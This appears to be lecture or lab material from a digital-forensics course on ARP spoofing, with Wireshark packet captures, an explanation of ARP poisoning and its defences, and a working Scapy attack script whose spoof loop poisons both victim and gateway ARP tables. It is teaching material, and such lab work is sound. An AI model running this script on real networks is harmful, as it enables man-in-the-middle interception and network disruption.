6	46.883530398	VMware_86:cb:fc	VMware_86:02:65	ARP	42	136.160.215.15 is at 00:50:56:86:cb:fc
7	59.999749284	PaloAlto_00:0a:30	Broadcast	ARP	60	Gratuitous ARP for 136.160.215.1 (Request)
8	63.132452150	PaloAlto_00:0a:30	Broadcast	ARP	60	Who has 136.160.215.183? Tell 136.160.215.1

Frame 3: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface
Ethernet II, Src: VMware_86:cb:fc (00:50:56:86:cb:fc), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Destination: Broadcast (ff:ff:ff:ff:ff:ff)
Source: VMware_86:cb:fc (00:50:56:86:cb:fc)
Type: ARP (0x0806)
Address Resolution Protocol (request)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
Sender MAC address: VMware_86:cb:fc (00:50:56:86:cb:fc)
Sender IP address: 136.160.215.15
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
Target IP address: 136.160.215.194

Annotations:

- broadcastcase
- Kali
- no target MAC address
- target IP address



wget https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Networking_Forensics/lab_files/ARP_spoofing/arp.pcap

ARP reply message

arp.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PaloAlto_00:0a:30	Broadcast	ARP	60	Gratuitous ARP for 136.160.215.1 (Request)
2	35.132502085	PaloAlto_00:0a:30	Broadcast	ARP	60	Who has 136.160.215.199? Tell 136.160.215.1
3	41.844068154	VMware_86:cb:fc	Broadcast	ARP	42	Who has 136.160.215.194? Tell 136.160.215.15
4	41.844610241	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
5	46.883509791	VMware_86:02:65	VMware_86:cb:fc	ARP	60	Who has 136.160.215.15? Tell 136.160.215.194
6	46.883530398	VMware_86:cb:fc	VMware_86:02:65	ARP	42	136.160.215.15 is at 00:50:56:86:cb:fc
7	59.999749284	PaloAlto_00:0a:30	Broadcast	ARP	60	Gratuitous ARP for 136.160.215.1 (Request)
8	63.132452150	PaloAlto_00:0a:30	Broadcast	ARP	60	Who has 136.160.215.183? Tell 136.160.215.1

response message

Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0000 00 50 56 86 cb fc 00 50 56 86 02 65 08 06

Ethernet II, Src: VMware_86:02:65 (00:50:56:86:02:65), Dst: VMware_86:cb:fc (00:50:56:86:cb:fc)

- Destination: VMware_86:cb:fc (00:50:56:86:cb:fc)
- Source: VMware_86:02:65 (00:50:56:86:02:65)
- Type: ARP (0x0806)
- Padding: 00
- Address Resolution Protocol (reply)
 - Hardware type: Ethernet (1)
 - Protocol type: IPv4 (0x0800)
 - Hardware size: 6
 - Protocol size: 4
 - Opcode: reply (2)
 - Sender MAC address: VMware_86:02:65 (00:50:56:86:02:65)
 - Sender IP address: 136.160.215.194
 - Target MAC address: VMware_86:cb:fc (00:50:56:86:cb:fc)
 - Target IP address: 136.160.215.15

Target machine

Kali

ARP fields in Python scapy library vs. in Wireshark

(student@kalit01)-[~/arp]

```
$ sudo python3 -c "import scapy.all as scapy; print(scapy.ls(scapy.ARP))"
```

```
hwtype      : XShortEnumField          = ('1')
ptype       : XShortEnumField          = ('2048')
hwlen       : FieldLenField             = ('None')
plen        : FieldLenField             = ('None')
op          : ShortEnumField            = ('1')
hwsrc       : MultipleTypeField (SourceMACField, StrFixedLenField) = ('None')
psrc        : MultipleTypeField (SourceIPField, SourceIP6Field, StrFixedLenField) = ('None')
hwdst       : MultipleTypeField (MACField, StrFixedLenField) = ('None')
pdst        : MultipleTypeField (IPField, IP6Field, StrFixedLenField) = ('None')
None
```

```
Padding: 00000000000000000000000000000000
▼ Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: VMware_86:02:65 (00:50:56:86:02:65)
  Sender IP address: 136.160.215.194
  Target MAC address: VMware_86:cb:fc (00:50:56:86:cb:fc)
  Target IP address: 136.160.215.15
```

Target machine


Kali

ARP POISONING


WHAT IS ARP SPOOFING/POISONING

- A type of cyber attack where an attacker sends **false** Address Resolution Protocol (ARP) messages over a local area network (**LAN**).
 - By doing this, the attacker can associate their own MAC address with the IP address of another device on the network, allowing them to intercept or modify data that is intended for that device.
- ARP Spoofing attacks can be used to conduct man-in-the-middle (MITM) attacks, steal sensitive information, or cause network disruption.
- Prevent ARP Spoofing
 - network administrators can implement measures such as using ARP spoofing detection software, limiting the number of devices on the network, or using virtual LANs (VLANs).
- Spoofing vs poisoning
 - spoofing = using other's identity/IP
 - Poisoning = consequence of spoofing

Before Attacking/ARP tables are clear



Attacking/Poisoning ARP tables




Security Problem: Anyone (Attacker) can send an ARP response message to anyone (Victim/Gateway) on the LAN without an ARP request to poison anyone's (Victim/Gateway's) ARP table

Security consequence: The Victim/Gateway will go to whatever IP the attacker injected into their ARP tables.

- Sending ARP response to the gateway (target) saying that "I have the victim's IP address, use my MAC to talk".
- Sending ARP response to the victim (target) saying that "I have the gateway's IP address, used my MAC to talk".

After Attack/ARP tables were
poisoned



DOWNLOAD ARP POISONING ATTACKING CODE

Download ARP attacking code from github

```
(student@kalit01)-[~/arp]
$ wget https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Networking_Forensics/lab_files/ARP_spoofing/arp.py
--2023-03-12 22:16:27-- https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Networking_Forensics/lab_files/ARP_spoofing/arp.py
```

Get MAC address of a given IP

```
(student@kalit01)-[~/arp]
$ ll arp.py
-rw-r--r-- 1 student student 2560 Mar 11 22:51 arp.py

(student@kalit01)-[~/arp]
$ sudo python3 -c "import arp; print(arp.get_mac('136.160.215.194'))"
00:50:56:86:02:65
```

a Python function that uses the Scapy library to obtain the MAC address of a device on a local network given its IP address.

```
def get_mac(ip):  
    arp_request = scapy.ARP(pdst = ip)  
    broadcast = scapy.Ether(dst = "ff:ff:ff:ff:ff:ff")  
    arp_request_broadcast = broadcast / arp_request  
    answered_list = scapy.srp(arp_request_broadcast, timeout = 5, verbose = False)[0]  
    return answered_list[0][1].hwsrc
```

1. The function takes an IP address as its argument.
2. It creates an ARP (Address Resolution Protocol) request packet using Scapy's ARP function and sets the "pdst" field to the IP address provided as an argument.
3. It creates an Ethernet broadcast frame using Scapy's Ether function and sets the destination MAC address to "ff:ff:ff:ff:ff:ff". This frame is used to broadcast the ARP request packet to all devices on the network.
4. It combines the ARP request packet and the Ethernet broadcast frame into a single packet using Scapy's "/" operator.
5. It uses Scapy's srp function to send the combined packet to the network and receive a list of packets in response within a timeout period of 5 seconds. The "verbose" argument is set to False to suppress output.
6. The function returns the MAC address of the first device that responds to the ARP request. This is obtained from the "hwsrc" field of the second element of the first element in the list of responses.

a Python function that performs an ARP spoofing attack on a target device on a local

```
network
def spoof(target_ip, host_ip, verbose=True):
    """
    Kali tells `target_ip` saying that "I have the host_ip that you want to talk".
    However, Kali provides its own Mac address.
    In target's arp:
    Host IP, attacker's/Kali Mac address
    """
    packet = scapy.ARP(op = 2, pdst = target_ip, hwdst = get_mac(target_ip),
                       psrc = host_ip)
    scapy.send(packet, verbose = False)

    if verbose:
        # get the MAC address of the default interface we are using
        self_mac = scapy.ARP().hwsrc
        print("[+] Sent to {} : {} is-at {}".format(target_ip, host_ip, self_mac))
```


The attacker's/Kali's
MAC is automatically
attached to the ARP
response

1. The function takes two IP addresses as arguments - `target_ip` and `host_ip`.
 - `target_ip` is the IP address of the device whose ARP table we want to spoof, while
 - `host_ip` is the IP address of the device that the target device wants to communicate with.
2. It creates an ARP packet using Scapy's ARP function and sets the op field to 2 to indicate an ARP reply packet. The pdst field is set to `target_ip`, the IP address of the target device, and the hwdst field is set to the MAC address of the target device, obtained using the `get_mac` function. The psrc field is set to `host_ip`, the IP address of the device that the target wants to communicate with.
3. It sends the ARP packet using Scapy's send function, with the verbose argument set to False to suppress output.
4. If verbose is True, the function prints a message indicating that an ARP reply packet has been sent to the target device, along with the MAC address of the attacker's own interface.

```
if __name__ == "__main__":
    # Get the command-line arguments
    args = sys.argv

    # victim ip address
    target = args[1]
    # gateway ip address
    host = args[2]
    # print progress to the screen
    verbose = True
    # enable ip forwarding
    enable_ip_route()
    try:
        sent_packets_count = 0
        while True:
            # telling the `target` that we are the `host`
            spoof(target, host, verbose)
            # telling the `host` that we are the `target`
            spoof(host, target, verbose)

            sent_packets_count = sent_packets_count + 2
            print("\r[*] Packets Sent "+str(sent_packets_count), end = "")
            # sleep for two second
            time.sleep(3)
    except KeyboardInterrupt:
        print("[!] Detected CTRL+C ! restoring the network, please wait...")
        restore(target, host)
        restore(host, target)
        print("[+] Arp Spoof Stopped")
```



Launch ARP poisoning Attacking

2. 136.160.215.15 (student)

3. 136.160.215.194 (student) ← Victim's Machine lost connection!

